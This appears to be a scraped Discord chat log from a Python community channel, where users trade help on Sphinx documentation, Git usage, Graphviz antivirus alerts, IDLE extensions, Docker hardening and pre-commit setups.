#packaging-and-distribution message @random compass ah, i think it has something to do with how you have a libretro.driver.audio.driver submodule, somehow sphinx is confusing it with your driver package? i renamed the module to audio_driver.py and that also fixed it

i guess you can mention this in your sphinx bug report, something about the submodule name apparently conflicting with the parent package
heavy knot
how can i fix this all was working good before like this is random

 raw wind
heavy knot
how can i fix this all was working good before like this is random
raw wind
heavy knot
how can i fix this all was working good before like this is random
Out of curiosity where did you get this code from?
thorny shell
fwiw "abc" is the name of a python built-in module; having your own file with that name is a recipe for sadness
astral apex
thorny shell
fwiw "abc" is the name of a python built-in module; having your own file with th...
Is it? I thought there was only collections.abc
But that’s Discord.py and not their project
!docs abc
rancid schoonerBOT
Source code: Lib/abc.py
This module provides the infrastructure for defining abstract base classes (ABCs) in Python, as outlined in PEP 3119; see the PEP for why this was added to Python. (See also PEP 3141 and the numbers module regarding a type hierarchy for numbers based on ABCs.)
The collections module has some concrete classes that derive from ABCs; these can, of course, be further derived. In addition, the collections.abc submodule has some ABCs that can be used to test whether a class or instance provides a particular interface, for example, if it is hashable or if it is a mapping.
This module provides the metaclass ABCMeta for defining ABCs and a helper class ABC to alternatively define ABCs through inheritance:
Similar names: aiohttp.doc.abc
thorny shell
I don't think this is the cause of their trouble; I'm just pointing it out "for future reference"
astral apex
Yeah, but it’s not something that they can change …unless they go talk to Danny and rearchitect Discord.py
thorny shell
oh I didn't even notice that it was part of "discord".
backs away slowly, bowing and scraping
astral apex
Ye
Only the first line of the traceback is their own code
Jumping straight into exec, which has me a bit worried
thorny shell
newbies gonna newbie
random compass
willow pagoda
https://discord.com/channels/267624335836053506/1216841603080257616/123096762911...
Good catch, thanks for the tip. Thankfully drivers is a good name for the overall package, or else working around this would drive me nuts.
random compass
willow pagoda
https://discord.com/channels/267624335836053506/1216841603080257616/123096762911...
GitHub
Describe the bug I'm trying to generate API documentation from this repository using sphinx.ext.autosummary. However, the contents of libretro.driver are not being processed. Here are some more...
 heady ravine
astral apex
heady ravine
astral apex
With?
 rustic ridge
I am on a trial to install graphviz to my Windows 11. I aim to conduct manual installation, means the zip archive to have downloaded from developers team server, then placing it in Windows user profile directory tree, finally adding to PATH.
However the archive downloaded today triggers positive alerts when scanned for malware. One can see few years ago there have been similar reports, that time it ended however with the judgment - all just false positives. I wonder what is the actual status quo as of time being.
 pliant sapphire
❤️
thorny shell
rustic ridge
I am on a trial to install graphviz to my Windows 11. I aim to conduct manual in...
Did you get it from https://gitlab.com/api/v4/projects/4207231/packages/generic/graphviz-releases/10.0.1/windows_10_cmake_Release_Graphviz-10.0.1-win64.zip ? That's probably the only legitimate source
rustic ridge
thorny shell
Did you get it from https://gitlab.com/api/v4/projects/4207231/packages/generic/...
Thanks for confirmation. Yes, exact this source. I think I will consider those alerts to be false positives. The names of two alerting instances are Jiangmin and MaxSecure - from my perspective bit exotic av solutions.
thorny shell
I think it's more likely that those things are buggy, than that the github download contains malware. But you can never be sure; you have to trust your instinct 😐
 spark hound
if you are good at selenium please msg me i have a question
twilit forum
@heavy knot how's the quality of the code generated? Does it have specific language support?
plucky vale
i want to do like this cicle white checkmark to my code

but i have always problemes

can any one help me
gentle solstice
Are those <input type="radio">?
gentle solstice
plucky vale
but i have always problemes
Have you tried doing <label><input type="radio" selected>One time</label>?
plucky vale
gentle solstice
Have you tried doing `<label><input type="radio" selected>One time</label>`?
this is python language
and qt designer app
i turn it to this with sheetstyle
twilit forum
Can I teach it verilog? 👀
plucky vale
any helper?
 sullen drum
hey is there any way to get amount of transaction, sent by, and time from https//cash.app/payments/90v91cz7nsj6vmfj73g0sknxm/receipt
thorny shell
probably by signing up for their API
 kind wolf
anyone here have experience in blender python scripting for tools/add-ons?
 ancient sky
Rookie question here: Is it possible to let two Git clients handel the same local repo without anything freak out on my pc?
 subtle quarry
ancient sky
Rookie question here: Is it possible to let two Git clients handel the same loca...
subtle quarry
ancient sky
Rookie question here: Is it possible to let two Git clients handel the same loca...
You mean like GitHub desktop and vscode git for example?
rapid sparrow
ancient sky
Rookie question here: Is it possible to let two Git clients handel the same loca...
Sure. It is completely fine
I use Git CLI together with vscode all the time
Never encountered issues yet in all my years
In theory they can be though if difference between clients is too big may be
ancient sky
ancient sky
Rookie question here: Is it possible to let two Git clients handel the same loca...
My stupid ass just found out there is a help channel
My question there:
https://discord.com/channels/267624335836053506/1234091640344547380
twilit forum
There shouldn't be a problem to use git repo with any hundred different clients. Hopefully. I mean, there is one .git folder and any git actions should reflect completely within that. If any client messes with the .git so that for example git cli can't deal with it, I would say that tool/client is broken.
ancient sky
twilit forum
There shouldn't be a problem to use git repo with any hundred different clients....
Then the problem is on me then, 😂
twilit forum
What did you do? 😝 I only use git from commandline, so I don't really know what shenanigans could be doing.
I really like the interactive https://learngitbranching.js.org/
Darkwind Duck linked you. I wish they would update and replace git checkout with git switch and git restore though, but perhaps they are still considered experimental

An interactive Git visualization tool to educate and challenge!

 crimson spruce
It's available on most Git installations you'd encounter, but there's still supported Debian versions without it.
vague silo
git switch is still marked as experimental isn’t it
astral apex
yea
THIS COMMAND IS EXPERIMENTAL. THE BEHAVIOR MAY CHANGE.
- https://git-scm.com/docs/git-switch
 short peak
I've been using for a while already 😄
 rancid oasis
Hey anyone here very familiar with GH can answer a basic noobs question
if im working with a fork of something and commits get merged back to the main project
in the main project or any project is there like a section to check merge history
cant find it
thorny shell
just do "git log", that shows all commits on your current branch.
You can tell merge commits from other commits because it says "Merge" in the header
there's probably some way of seeing them in the github UI, too, but I don't know what it is
if you've submitted a "pull request" you should see it at e.g. https://github.com/codeots-tds/MTA_Train_Delays/pulls?q=is%3Apr+is%3Aclosed

GitHub
Contribute to codeots-tds/MTA_Train_Delays development by creating an account on GitHub.
astral apex
thorny shell
there's probably some way of seeing them in the github UI, too, but I don't know...
It's ridiculous how hidden it is


 thorny shell
both github and gitlab have made enough changes to their UIs in the last couple of years that I get lost
I just stick with my console git gui
ancient sky
My brain is overloaded
I think I will stick with my brainless "one branch at a time" and merge for now🫠
remote sand
any static analysis tool that can tell whether a function has side-effects?
thorny shell
almost certainly not
my gut says that in order to do that reliably, you'd have to solve the halting problem
 south canopy
Does anyone know where I can get an auto-complete extension (example: typing " would close the string with another " and leave the cursor between the quotes)
I'm using Python's IDLE
thorny shell
heh, sounds like https://www.emacswiki.org/emacs/ParEdit
south canopy
So I should just get emacs?
south canopy
Then what's the extension tab in Settings for?
south canopy
🤦
Basically I'm trying to make IDLE a little more user friendly
I also need an extension to embed the shell window under the editor window
twilit forum
I'm still using tig which I learnt from a colleague when I started working at my current job 9 years ago. Recommended 👍
twilit forum
remote sand
any static analysis tool that can tell whether a function has side-effects?
Immutable type hints? Got idea from this great answer:
https://stackoverflow.com/a/27412811/393010
Doesn't detect messing with globals or printing
Stack Overflow
Is there a Python static analysis tool which can detect when function parameters are mutated, therefore causing a side-effect?
that is
def foo(x):
x.append("x at the end")
will change the cal...
thorny shell
twilit forum
I'm still using tig which I learnt from a colleague when I started working at my...
Oh I'd played with that a little bit. I don't find it useful but it is pretty cool.
 past stirrup
I need a good apk decompiler can I get some suggestions
ancient sky
south canopy
Basically I'm trying to make IDLE a little more user friendly
r/BrandNewSectence
Use any other editors bro
unless you want to test your limits
ancient sky
south canopy
Then what's the extension tab in Settings for?
hi
there are 53 extensions for IDLE listed on the pypi
https://pypi.org/search/?c=Framework+%3A%3A+IDLE
and I found another on github
https://github.com/serwy/idlex
IDK if any one of them meets your needs...
PyPI
The Python Package Index (PyPI) is a repository of software for the Python programming language.
GitHub
IdleX - IDLE extensions for Python. Contribute to serwy/idlex development by creating an account on GitHub.
damn I really didn't know IDLE have extensions
even this many
 pearl crown
can anyone suggest me a website like replit that allows to host repls 24x7 for free?
 cerulean field
Is there some multi-version dependency management tool that can make some venvs via symlinks? Im looking for something poetry compatible
 cerulean hollow
I can't determine if I should ask this here or on the #cybersecurity channel. What do you guys do today to harden and/or secure docker images?
thorny shell
do you mean "secure the host on which you run a docker image"?
images are immutable
cerulean hollow
Yes, mostly that. I mean it in the context that you can update existing Dockerfiles and redeploy the container with a new 'hardened' image. I'd imagine that choosing a stable base image may help with hardening. So I guess I also want to know what choices people are making when building docker images to make them less susceptible to exploits
 drifting stump
Has anyone succeeded in using pre-commit with your virtual environment? Its an anti pattern as per pre-commit framework maintainer , and we should only use remote repos and let pre-commit create its own environment in cache for QA checks.
What if I don't want that. My poetry config already has dev dependencies for my IDE, I don't want to have two places to manage the dev dependencies around tooling.
There is a hack, by using this repo.. https://github.com/floatingpurr/sync_with_poetry
but this is not ideal. You still have two separate environment with dev dependencies.

GitHub
Sync .pre-commit-config.yaml repos starting from poetry.lock - floatingpurr/sync_with_poetry
astral apex
!rule ad
astral apex
Also this doesn’t really help anything
pre-commit already uses its own environments
 serene rapids
drifting stump
Has anyone succeeded in using pre-commit with your virtual environment? Its an a...
serene rapids
drifting stump
Has anyone succeeded in using pre-commit with your virtual environment? Its an a...
It works fine for me?